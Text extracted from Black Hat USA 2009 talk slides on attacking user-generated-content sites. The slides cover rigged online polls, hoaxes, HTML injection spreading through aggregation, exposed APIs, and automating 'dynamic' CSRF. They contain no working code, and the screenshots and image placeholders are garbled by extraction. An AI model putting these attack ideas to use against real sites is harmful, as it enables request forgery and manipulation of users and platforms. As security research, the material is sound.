



# WEAPONIZING THE WEB

MORE ATTACKS ON USER GENERATED CONTENT

 **Black Hat**



# СЪМЯРАДЕС



## CITIZEN: NATHAN HAMIEL

Senior Consultant - Idea InfoSec  
Associate Prof @UAT, Hexagon Security Group  
23<sup>rd</sup> Degree Mason, LavaRolling Enthusiast

## CITIZEN: SHAWN MOYER

Principal Consultant - FishNet Security  
Douchebag with microphone, self-styled Wikipedian  
Shot a man in Reno just to watch him die



# BLACK HAT USA 2009





# PREVIEW FOR THE ADHD

- ★ Navel gazing and rants
  - ★ Democratization of misinformation
  - ★ Trust, integration, and shared exposure
  - ★ Features arms race, emerging attack surface
- ★ Actual information and content
  - ★ A nifty (we think) approach to an old bug
  - ★ Tool release, ensuing demos o' fail
  - ★ Stupid API tricks and multi-site mayhem
  - ★ Sorry, you have to listen to rants first. =)



BLACK HAT USA 2009





# VOICE OF THE PEOPLE

- ★ User-Generated Content
  - ★ User-driven, social, collaborative content
  - ★ Blogs, wikis, socnets, web communities
  - ★ Increasingly bolted onto "old" web media
- ★ Integrated, Aggregated, Dynamic
  - ★ Offsite content, syndication, shared APIs
  - ★ Aggregation points, feeds, personal portals
  - ★ Increasing client-side logic (REST, JSON, etc)



BLACK HAT USA 2009





# WHAT COULD POSSIBLY GO WRONG?

- ★ Moot is Time's person the year
- ★ Lulzy example. Larger problem.
- ★ Time: "Feh. Internet polls aren't trusted." Oh.

Rank	Name	Avg. Rating	Total Vote
1	moot	87	12,939,521
2	Anwar Ibrahim	42	1,632,411
3	Rick Warren	42	1,290,988
4	Baitullah Mehsud	40	1,281,854
5	Larry Brilliant	39	1,425,061
6	Eric Holder	38	1,215,008
7	Carlos Slim	37	1,311,525
8	Angela Merkel	37	1,069,787
9	Kobe Bryant	36	1,195,005
10	Evo Morales	34	1,045,245
11	Alexander Lebedev	34	640,115
12	Lil' Wayne	33	637,426
13	Sheikh Ahmed bin Zayed Al Nahyan	32	622,054
14	Odell Barnes	31	621,182
15	Tina Fey	30	646,446
16	Hu Jintao	29	614,359
17	Eric Cantor	28	580,189
18	Gamal Mubarak	27	580,389
19	Ali al-Naimi	26	627,786
20	Muqtada al-Sadr	25	564,094
21	Elizabeth Warren	24	559,800
22	Murray Friedman	23	508,000



## BLACK HAT USA 2009





# WHAT COULD POSSIBLY GO WRONG?

- ★ Post-MJ celebrity death hoaxes
  - ★ Some "real" news outlets picked up.
    - ★ iReport, uReport, you are on notice.
  - ★ Note: Please stop Rickrolling. Please.



BLACK HAT USA 2009





# WHAT COULD POSSIBLY GO WRONG?

- ★ NYT aggregation fail
- ★ HTML injection article propagates HTML injection
- ★ Aggregation, syndication, shared exposure

The screenshot shows the McAfee website's 'Get Your Rebate' page. The page has a red header with the McAfee logo. On the left is a navigation menu with links like 'Rebate Center', 'Find a Rebate Offer', and 'Track Your Rebate'. The main content area is titled 'Get Your Rebate' and 'Step 1 of 6 - Search for a McAfee Promotion'. It contains a form with fields for 'Purchase Date', 'Product Purchased', and 'Date Purchased'. A JavaScript error dialog box is overlaid on the page, displaying the URL '<www.mcafeerebates.com>' and the error type 'XSS'. The dialog box has a title bar that says 'JavaScript' and a button that says 'OK'.



BLACK HAT USA 2009





# WHAT COULD POSSIBLY GO WRONG?

- ★ DailyKos trolls twittering dittoheads
- ★ Fake economy / budget numbers
  - ★ \$3 million for replacement tires for 1992-1995 Geo Metros.
  - ★ \$750,000 for an underground tunnel connecting a middle school and high school in North Carolina.
  - ★ \$4.7 million for a program supplying public television to K-8 classrooms.
  - ★ \$2.3 million for a museum dedicated to the electric bass guitar.



BLACK HAT USA 2009







# SHARED EXPOSURE

- ★ The emerging socialized web
  - ★ Multi-site aggregation = Attacker ROI
  - ★ Multipoint attack surfaces, APIs, "Digg this!", etc
  - ★ (n)th-parties and shared exposure
- ★ "Malware-like" legit functionality
  - ★ Silent updates, presence announcements
  - ★ Offsite links and wrapped external content
  - ★ Try blocking .js for googleapis.com. I dare you.



BLACK HAT USA 2009





# UNITE FOR PROBLEMS



## File Sharing

A simple and safe way to share files directly from your computer.



## Fridge

A fun place for people to leave notes on your computer.



## Media Player

Access your complete home music library from wherever you are.



## Photo Sharing

Share your personal photos with friends around the world without the need to

upload them.



## The Lounge

Invite your friends to a chat in The Lounge hosted on your computer.



## Web Server

Host your Web sites running from your own computer.



# BLACK HAT USA 2009





# TOP SITES

## Top Sites

As you browse the web, Safari will learn which websites are your favorites, and replace the websites above with those websites.

Edit

Search History





# BLACK HAT USA 2009





# BOLTING ON FAIL

- ★ Retrofitting the Thing of The Now
- ★ More FF fail. No, srsly.






# BLACK HAT USA 2009





# EXPOSING YOURSELF



# BLACK HAT USA 2009





# EXPOSING YOURSELF

- ★ APIs are the New Hotness
  - ★ Integrate other site functions (*Your tweets in my Facebook? Awww....*)
  - ★ Hooks into fluffy clouds of amorphous love
    - ★ googleapis, amazonws, others
    - ★ Crossdomain content, sandboxing
- ★ Two major types of APIs
  - ★ For consumption of application services
  - ★ For integration of app on another site



BLACK HAT USA 2009





# API STACKING

- ★ Your app is so ugly its APIs have APIs
  - ★ How far away from what we are using do we need to be?



- ★ = WTF. Complexity breeds exposure.




BLACK HAT USA 2009





# API AS ANON PROXY

- ★ Attacks anonymization via shared APIs



BLACK HAT USA 2009







# NO PLACE LIKE 127.0.0.1

★ Hi5 API localhost dev page. Opps1!1

Hi5 API (beta)

Introduction

Welcome to the API for Hi5.com We've got a full SOAP API, and even a few REST endpoints. Feel free to check it out!

Disclaimer

The API service is currently in beta test, this means that interfaces can change without warning. Send email to [api-request@hi5.com](mailto:api-request@hi5.com) if you intend to access this in any way.

**SOAP**

This API is exposed through a set of WSI Basic Profile -compliant SOAP v1.1 endpoints. The API supports XML-binary Optimized Packaging (XOP) and SOAP Message Transmission Optimization Mechanism (MTOM) for transmission of binary data. The SOAP API is fully described by the following endpoints:

**Namespace <http://api.hi5.com/> (wsdl):**

- AlbumsApiService

**Namespace <http://api.hi5.com/auth> (wsdl):**

- AuthApiService

**Namespace <http://api.hi5.com/feed> (wsdl):**

- FeedApiService

**Namespace <http://api.hi5.com/fu> (wsdl):**

- FriendUpdateApiService

**Namespace <http://api.hi5.com/message> (wsdl):**

**Developer Resources**

- Developer Center
- Platform Roadmap
- Join the API Group
- Read API Documentation
- Read OpenSocial Documentation
- Agree to our Terms of Service
- Design Profile Skins

**Home**

- Introduction
- downloads

**SOAP**

- AlbumsApiService
- AuthApiService
- FeedApiService
- FriendUpdateApiService
- MessageApiService
- MetricsApiService
- NotificationApiService
- PresenceApiService
- ProfileApiService
- StatusApiService
- TestApiService




# BLACK HAT USA 2009





# API REDIRECT LOOPS

- ★ Triangle of Death
- ★ (Rectangle|Pentagon|Hexagram|Octagon) of Death



BLACK HAT USA 2009





# NOW WE BREAK SOME STUFF

- ★ CSRF / Session Riding / XSRF
  - ★ Well understood. Pete Watkins, 2001
  - ★ Often tough to audit for, nuanced
  - ★ Typically described as a “static” attack
  - ★ Per-user forgeries *usually* only via XSS
- ★ Can be silly, bad, or really, really bad
  - ★ Our continued move to webeverything<sup>(tm)</sup>
  - ★ Classical mitigations: Referrer, POSTs, tokens




BLACK HAT USA 2009





# DO YOU USE A BROWSER FOR IT?




## BLACK HAT USA 2009





# CLASSICAL CSRF



BLACK HAT USA 2009





# CLASSICAL CSRF (VIA POST)

Newsweek - National News, World News, Health, Technology, Entertainment and more... | Newsweek.com

http://www.newsweek.com/

Newsweek - National News, Worl... newest submissions - politics

NATION · POLITICS · WORLD · BUSINESS/TECH · CULTURE · LIFE/HEALTH [msnbc.com](#)

“When I take this bill to the floor, it will win.” Pelosi on the Democrats’ health bill WASHPO

Search

LOGIN · REGISTER · SUBSCRIBE NOW | BLOGS: THE GAGGLE · WEALTH OF NATIONS · POP VOX · THE HUMAN CONDITION · CHECKPOINT BAGHDAD

## The Recession Is Over. Now What? 118

Wall Street is up. The housing market is improving. But growth is weak, and, most important, jobs are still scarce. What we need is a new kind of recovery.

### The Rough Road to Recovery

[Recession-Proof Jobs](#)

RELATED ARTICLES

- [Are America's Millionaires Disappearing?](#)
- [Wall St.'s Risk Problem](#)

MORE FROM NEWSWEEKOPEDIA

[ECONOMIC STIMULUS](#) · [CREDIT CRUNCH](#)

### The Sex Offenders Under the Bridge

A Miami zoning law leaves offenders homeless

2 ARTICLES 1 17 1

### The End of the Recession

The rough road to recovery, by Daniel Gross

3 ARTICLES 1 118 3

### Our Man in Afghanistan

Richard Holbrooke's impossible mission

2 ARTICLES 2 1

### America's Newest Nightmare

Meet the Taliban's next leader

3 ARTICLES 126 2

NEWSWEEKOPEDIA: [HEALTH CARE](#) · [IRAN](#) · [MICHAEL JACKSON](#) · [HARRY POTTER](#) · [ERIC HOLDER](#)

#### THE TAKE

**FAREED ZAKARIA** 12

### On Iran, Do Nothing. Yet.

Tehran needs to work out its turmoil

#### DAILY SCOPE

### The Globe at a Glance

**GOP Senator Calls It Quits** 11 HR 36 MIN AGO

But that may not necessarily be good news for Democrats.

By DANIEL STONE

[Rinaker Hurdle to Health Care Reform: Senate Dime](#)

Scripts Partially Allowed, 4/10 (newsweek.com, facebook.com, fbcdn.net, quantserve.com) | <SCRIPT>: 57 | <OBJECT>: 0

Find:  [Next](#) [Previous](#)  Highlight all  Match case

Done

FoxyProxy: Disabled



# BLACK HAT USA 2009





# "DYNAMIC" CSRF

- ★ "Dynamic" CSRF.
  - ★ Per-request, per-session, per-user forgeries
  - ★ Watkins described in 2001, but no one noticed
    - ★ Samy, recent bit.ly XSS, other XSS worms
    - ★ Again, well understood as *XSS side effect*
- ★ Lots of "complex" CSRF gets ignored
  - ★ POST-based, tokenized, per-user requests
  - ★ Still exploitable, but higher bar
  - ★ `` gets old after the 30 times or so.



BLACK HAT USA 2009





# "DYNAMIC" CSRF

- ★ "Dynamic" CSRF.
  - ★ We wanted to automate "complex" CSRF
  - ★ Needed more logic than just redirects / tags
  - ★ Many non-trivial CSRF are ignored
    - ★ Devs often think SOP saves them (it might)
- ★ See also: <http://securethoughts.com/2009/07/hacking-csrf-tokens-using-css-history-hack/>



